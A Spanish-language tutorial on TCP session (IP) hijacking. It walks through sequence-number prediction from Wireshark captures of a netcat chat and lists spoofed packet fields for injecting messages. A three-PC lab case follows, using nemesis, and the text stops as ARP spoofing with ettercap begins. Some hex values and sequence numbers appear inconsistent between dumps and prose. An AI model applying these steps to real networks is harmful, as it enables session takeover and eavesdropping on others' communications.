

IP HIJACKING

By: Alfa-Omega

Introduccion

En este manual explicare que es y cómo realizar un IP Hijacking, seguido de un par de casos prácticos para que se vea el ataque llevado a la práctica.

Que es el IP Hijacking?

El IP Hijacking (también conocido como secuestro de sesión tcp, o también ip spoofing) consiste en generar paquetes falsos para hacernos con el control de una sesión tcp entre un cliente y un servidor.

Como se realiza un IP Hijacking?

Bien, antes de ir directos al grano y explicar el IP Hijacking, hare una explicación de cómo funciona una sesión tcp

Cuando un cliente se quiere conectar a un servidor, lo que hace es enviar un paquete SYN, después el servidor le contestara con un paquete SYN/ACK y finalmente el cliente responderá con un paquete ACK, a esto se le llama negociar una conexión

Cuando un cliente y un servidor negocian una conexión sincronizan sus números de secuencia (sequence number) para que cuando reciban paquetes el uno del otro puedan verificar que los paquetes son del PC con el que están conectados

Si no existiesen los números de secuencia las redes serían un caos, porque las aplicaciones podrían recibir paquetes que no están dirigidas a ellas, y al no tener forma de verificarlo pues aceptaría esos datos y daría lugar a errores.

Todo esto se ve mejor con un ejemplo (en este ejemplo se muestra un pequeño tráfico de datos sniffado por Wireshark):

Filter: tcp.port==666		Expression...	Clear	Apply
Source	Destination	Protocol	Info	
192.168.120.21	192.168.120.22	TCP	1973 > doom [SYN] Seq=0 Len=0 MSS=1460	
192.168.120.22	192.168.120.21	TCP	doom > 1973 [SYN, ACK] Seq=0 Ack=1 win=5	
192.168.120.21	192.168.120.22	TCP	1973 > doom [ACK] Seq=1 Ack=1 win=65535	
192.168.120.21	192.168.120.22	TCP	1973 > doom [PSH, ACK] Seq=1 Ack=1 win=6	
192.168.120.22	192.168.120.21	TCP	doom > 1973 [ACK] Seq=1 Ack=6 win=5840	
192.168.120.22	192.168.120.21	TCP	doom > 1973 [PSH, ACK] Seq=1 Ack=6 win=5	
192.168.120.21	192.168.120.22	TCP	1973 > doom [ACK] Seq=6 Ack=6 win=65530	

Bien, la imagen muestra una conexión entre un servidor y un cliente de un chat (un chat mediante netcat), los 3 primeros paquetes sirven para realizar la conexión, los 4 últimos son paquetes de datos que se intercambian el cliente y el servidor

El primer paquete es un paquete SYN enviado por el cliente con un seq (sequence number, o número de secuencia) 0

El segundo paquete es un paquete SYN/ACK enviado por el servidor con un seq 0 y un ack 1 (el número ack sirve para indicar al que vaya a recibir el paquete (sea el cliente o el servidor) el siguiente seq que tiene que enviar)

El tercer paquete es un paquete ACK enviado por el cliente con un seq 1 y un ack 1

Hasta aquí ya se ha realizado la conexión y la sincronización de los números de secuencia

Ahora empieza el intercambio de datos

El cuarto paquete lo envía el cliente, es un paquete PSH/ACK (el flag PSH indica que el paquete lleva datos) y lleva un seq 1 y un ack 1

El quinto paquete lo envia el servidor, es un paquete ACK (este paquete sirve para confirmar al cliente que los datos han llegado) tiene un seq 1 y un ack 6, aquí ya ha aparecido un cambio, el ack es 6, pero... ¿porque es 6? ¿Porque no sigue un orden lógico y pasa a ser 2?

Bien, para explicar esto veamos los paquete 4 y 5 con mas detalle:

Paquete 4:

```

⊕ Internet Protocol, Src: 192.168.120.21 (192.168.120.21), Dst: 192.168.120.22 (192.168.120.22)
⊖ Transmission Control Protocol, Src Port: 1973 (1973), Dst Port: doom (666), Seq: 1, Ack: 1, Len: 5
  Source port: 1973 (1973)
  Destination port: doom (666)
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 6 (relative sequence number)]
  Acknowledgement number: 1 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x18 (PSH, ACK)
  Window size: 65535
  ⊕ Checksum: 0x719c [incorrect, should be 0x88d8 (maybe caused by "TCP checksum offload"?)]
  Data (5 bytes)
0000 00 13 8f 26 1d fc 00 1a 4d 5b 88 14 08 00 45 00 ...&.... M[....E.
0010 00 2d b6 8f 40 00 40 06 12 bf c0 a8 78 15 c0 a8 .-...@.@. ....x...
0020 78 16 07 b5 02 9a 63 72 b2 aa 40 46 75 ef 50 18 x.....cr ..@Fu.P.
0030 ff ff 71 9c 00 00 68 6f 6c 61 0a ..q....ho 1a.

```

Paquete 5:

```

⊕ Ethernet II, Src: Asiarock_26:1d:fc (00:13:8f:26:1d:fc), Dst: Gigabyte_5b:88:14 (00:1a:4d:5b:88:14)
⊕ Internet Protocol, Src: 192.168.120.22 (192.168.120.22), Dst: 192.168.120.21 (192.168.120.21)
⊖ Transmission Control Protocol, Src Port: doom (666), Dst Port: 1973 (1973), Seq: 1, Ack: 6, Len: 0
  Source port: doom (666)
  Destination port: 1973 (1973)
  Sequence number: 1 (relative sequence number)
  Acknowledgement number: 6 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x10 (ACK)
  Window size: 5840
  ⊕ Checksum: 0x50e1 [correct]
  ⊕ [SEQ/ACK analysis]
0000 00 1a 4d 5b 88 14 00 13 8f 26 1d fc 08 00 45 00 ..M[.... .&....E.
0010 00 28 69 3a 40 00 40 06 60 19 c0 a8 78 16 c0 a8 .(i:@.@. ....x...
0020 78 15 02 9a 07 b5 40 46 75 ef 63 72 b2 af 50 10 x.....@F u.cr..P.
0030 16 d0 50 e1 00 00 00 00 00 00 00 00 ..P.....

```

Bien, vamos a hacer una recolección de datos para que se vea mejor:

Paquete 4:

Flags: PSH/ACK

Seq: 1

Ack: 1

Len: 5 (len es la longitud de los datos que lleva el paquete en este caso 5 bytes)

Datos: hola

Paquete 5:

Flag: ACK

Seq: 1

Ack: 6

La razón por la cual el ack es 6, es porque la longitud de datos del paquete que le mando el cliente es 5, entonces el servidor lo que hace es sumar el seq que le envió el cliente y la longitud de datos, en este caso $1 + 5$, que da como resultado 6, gracias a este cálculo se pueden predecir los futuros números de secuencia

de hecho, si nos fijamos en el paquete 4 (en la imagen que he puesto un poco mas arriba), wireshark nos muestra un campo en el que pone "next sequence number" y al lado pone 6.

Ahora veamos los paquetes 6 y 7:

El paquete 6 es un paquete PSH/ACK enviado por el servidor

Y el paquete 7 es un paquete ACK enviado por el cliente, confirmando que el paquete ha llegado.

si echamos un ojo a estos dos paquetes vemos lo siguiente:

Paquete 6:

```

⊕ Internet Protocol, Src: 192.168.120.22 (192.168.120.22), Dst: 192.168.120.21 (192.168.120.21)
⊖ Transmission Control Protocol, Src Port: doom (666), Dst Port: 1973 (1973), Seq: 1, Ack: 6, Len: 5
  Source port: doom (666)
  Destination port: 1973 (1973)
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 6 (relative sequence number)]
  Acknowledgement number: 6 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x18 (PSH, ACK)
  Window size: 5840
  ⊕ Checksum: 0x7203 [correct]
  Data (5 bytes)
0000  00 1a 4d 5b 88 14 00 13 8f 26 1d fc 08 00 45 00  ..M[....&....E.
0010  00 2d 69 3b 40 00 40 06 60 13 c0 a8 78 16 c0 a8  .-i;@.@. ....x...
0020  78 15 02 9a 07 b5 40 46 75 ef 63 72 b2 af 50 18  x.....@F u.cr..P.
0030  16 d0 72 03 00 00 68 6f 6c 61 0a 00  ..r....ho la..

```

Paquete 7:

```

⊕ Ethernet II, Src: Gigabyte_5b:88:14 (00:1a:4d:5b:88:14), Dst: Asiarock_26:1d:fc (00:13:8f:26:1d:fc)
⊕ Internet Protocol, Src: 192.168.120.21 (192.168.120.21), Dst: 192.168.120.22 (192.168.120.22)
⊖ Transmission Control Protocol, Src Port: 1973 (1973), Dst Port: doom (666), Seq: 6, Ack: 6, Len: 0
  Source port: 1973 (1973)
  Destination port: doom (666)
  Sequence number: 6 (relative sequence number)
  Acknowledgement number: 6 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x10 (ACK)
  Window size: 65530
  ⊕ Checksum: 0x7197 [incorrect, should be 0x67b1 (maybe caused by "TCP checksum offload"?)]
  ⊕ [SEQ/ACK analysis]
0000  00 13 8f 26 1d fc 00 1a 4d 5b 88 14 08 00 45 00  ...&.... M[....E.
0010  00 28 b6 92 40 00 40 06 12 c1 c0 a8 78 15 c0 a8  .(..@.@. ....x...
0020  78 16 07 b5 02 9a 63 72 b2 af 40 46 75 f4 50 10  x.....cr ..@Fu.P.
0030  ff fa 71 97 00 00  ..q...

```

Recolección de datos:

Paquete 6:

Flags: PSH/ACK

Seq: 1

Ack: 6

Len: 5

Datos: hola

Paquete 7:

Flag: ACK

Seq: 6

Ack: 6

En estos dos paquetes es el mismo caso que en el 4 y el 5, pero en esta ocasión es al revés, el que envía los datos es el servidor y el que recibe el cliente y cómo podemos ver pasa lo mismo, el cliente suma el número de secuencia y la longitud de los datos (que es la misma que en el caso anterior) y le envía un paquete ACK con un número ack 6

Ahora mismo podemos predecir los siguientes paquetes que enviarán el cliente y el servidor

En el caso del cliente el siguiente paquete que envíe tendrá un seq 6 y un ack 6

Y en el caso del servidor da la casualidad de que será igual, tendrá un seq 6 y un ack 6

Bueno ha llegado el momento de hacer un paréntesis para comentar un “error” (no creo que sea exactamente un error) de Wireshark


Como hemos visto arriba los números de secuencia empiezan en 0 y a partir de ahí van creciendo según la longitud de los datos que se vayan enviando, pero en realidad no es así

Wireshark siempre empieza a contar desde 0 (no se si es un error o que lo han programado así adrede), pero esa no es la realidad.


para saber el autentico sequence number tenemos que convertir los datos hexadecimales a decimal.

voy a tomar como ejemplo el paquete 7:

en el wireshark pinchamos encima de sequence number, y automáticamente en la parte de abajo se seleccionaran los datos hexadecimales que hacen referencia al sequence number



en este caso lo que tenemos que convertir es 6372b2af



Yo he usado un conversor que programe en C, pero puedes usar otro cualquiera.


Como podemos ver en la imagen el resultado es 1668461231

A pesar de que wireshark no muestra los números de secuencia exactos, si que muestra el incremento exacto de los números de secuencia

Para verificarlo voy a hacer la prueba con el paquete 6 y el 7:


Simplemente hay que convertir el numero de secuencia del paquete 6 y el numero ack del paquete 7 debería de ser el mismo número + 5, vamos a verlo...

Paquete 6:



```
⊕ Ethernet II, Src: Asiarock_26:1d:fc (00:13:8f:26:1d:fc), Dst: Gigabyte_5b:88:14 (00:1a:4d:5b:88:14)
⊕ Internet Protocol, Src: 192.168.120.22 (192.168.120.22), Dst: 192.168.120.21 (192.168.120.21)
⊖ Transmission Control Protocol, Src Port: doom (666), Dst Port: 1973 (1973), Seq: 1, Ack: 6, Len: 5
  Source port: doom (666)
  Destination port: 1973 (1973)
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 6 (relative sequence number)]
  Acknowledgement number: 6 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x18 (PSH, ACK)
  Window size: 5840
  ⊕ Checksum: 0x7203 [correct]
0000  00 1a 4d 5b 88 14 00 13 8f 26 1d fc 08 00 45 00  ..M[....&....E.
0010  00 2d 69 3b 40 00 40 06 60 13 c0 a8 78 16 c0 a8  .-i;@.@. ....X...
0020  78 15 02 9a 07 b5 40 46 75 ef 63 72 b2 af 50 18  x.....@F u.cr..P.
0030  16 d0 72 03 00 00 00 0f 0c 01 0a 00              ...r...no la..
```

Convertir 404675ef



```
C:\cygwin\bin>conversor -hd 404675ef
Resultado:
Hexadecimal: 404675ef
Decimal: 1078359535
```

Resultado 1078359535

Paquete 7:

```
⊕ Ethernet II, Src: Gigabyte_5b:88:14 (00:1a:4d:5b:88:14), Dst: Asiarock_26:1d:fc (00:13:8f:26:1d:fc)
⊕ Internet Protocol, Src: 192.168.120.21 (192.168.120.21), Dst: 192.168.120.22 (192.168.120.22)
⊖ Transmission Control Protocol, Src Port: 1973 (1973), Dst Port: doom (666), Seq: 6, Ack: 6, Len: 0
  Source port: 1973 (1973)
  Destination port: doom (666)
  Sequence number: 6 (relative sequence number)
  Acknowledgement number: 6 (relative ack number)
  Header length: 20 bytes
  ⊕ Flags: 0x10 (ACK)
  window size: 65530
  ⊕ Checksum: 0x7197 [incorrect, should be 0x67b1 (maybe caused by "TCP checksum offload"?)]
  ⊕ [SEQ/ACK analysis]
```

```
0000  00 13 8f 26 1d fc 00 1a 4d 5b 88 14 08 00 45 00  ...&.... M[....E.
0010  00 28 b6 92 40 00 40 06 12 c1 c0 a8 78 15 c0 a8  .(..@.@. ....X...
0020  78 16 07 b5 02 9a 63 72 b2 af 40 46 75 f4 50 10  x.....cr ..@FU.P.
0030  ff fa 71 97 00 00                                ..q...
```

Convertir 404675f4

```
C:\cygwin\bin>conversor -hd 404675f4

Resultado:
Hexadecimal: 404675f4
Decimal: 1078359540
```

Resultado 1078359540

Como podemos ver el seq del paquete 6 es 1078359535 y el ack del paquete 7 es 1078359540, como vemos se cumple el incremento del número de secuencia.

Bueno, una vez explicado todo esto, paso a explicar cómo realizar un IP Hijacking.

Para realizar un IP Hijacking lo único que tenemos que hacer es predecir los números de secuencia para que el servidor o el cliente acepte el paquete que le enviemos.

Si tomamos como ejemplo el caso anterior (el caso del chat con netcat), para realizar un IP Hijacking tendríamos que enviar un paquete de datos con la siguiente información:

Para enviar información al servidor haciéndonos pasar por el cliente:

IP fuente: 192.168.120.21

IP destino: 192.168.120.22

Puerto fuente: 1973

Puerto destino: 666

Flags: PSH/ACK

Sequence number: 1668461231

Ack number: 1078359540

Datos: (aquí la información que queramos enviar, en este caso como es un chat pues algo que le queramos decir al server)

Para enviar información al cliente haciéndonos pasar por el servidor:

IP fuente: 192.168.120.22

IP destino: 192.168.120.21

Puerto fuente: 666

Puerto destino: 1973

Flags: PSH/ACK

Sequence number: 1078359540

Ack number: 1668461231

Datos: (aquí la información que queramos enviar, en este caso como es un chat pues algo que le queramos decir al cliente)

Caso práctico: IP Hijacking de un chat con nemesis

En este caso práctico mostrare como se hace un IP Hijacking de un chat (un chat de dos personas hecho con netcat) usando el inyector de paquetes nemesis

Usare 3 PCs:

PC 1 (victima)

En este PC esta corriendo el servidor del chat

IP: 192.168.120.21

S.O: Windows XP

PC 2 (victima)

Este PC hara de cliente del chat

IP: 192.168.120.22

S.O: Linux (Slackware 12)

PC 3 (atacante)

Este PC sera el atacante, desde este pc enviare los paquetes falsos para realizar el IP Hijacking

IP: 192.168.120.23

S.O: Linux (Backtrack 3)


Todos los PCs estan conectados al mismo Router

Todos los programas que usare en este caso practico están en el live cd de backtrack 3

Empezamos:

Lo primero que hare antes de nada sera poner el chat en marcha para después hacer el hijacking


PC 1:



```
C:\Documents and Settings\Jericho>nc -vv -L -p 666
listening on [any] 666 ...
192.168.120.22: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.120.21] from <UNKNOWN> [192.168.120.22] 52195: NO_DATA

hola
hola
que tal ?
yo aqui... estoy en el foro de cp666group
_
```

PC 2:



```
root@Slackware:~# nc -vv 192.168.120.21 666
192.168.120.21: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.120.21] 666 (mdqs) open


hola
hola
que tal ?
yo aqui... estoy en el foro de cp666group
█
```

Bien, ahora como estamos en una red conmutada tenemos que hacer un ARP spoofing desde el PC atacante para poder sniffar los paquetes de datos del chat.


Para realizar el ARP spoofing vamos a usar ettercap



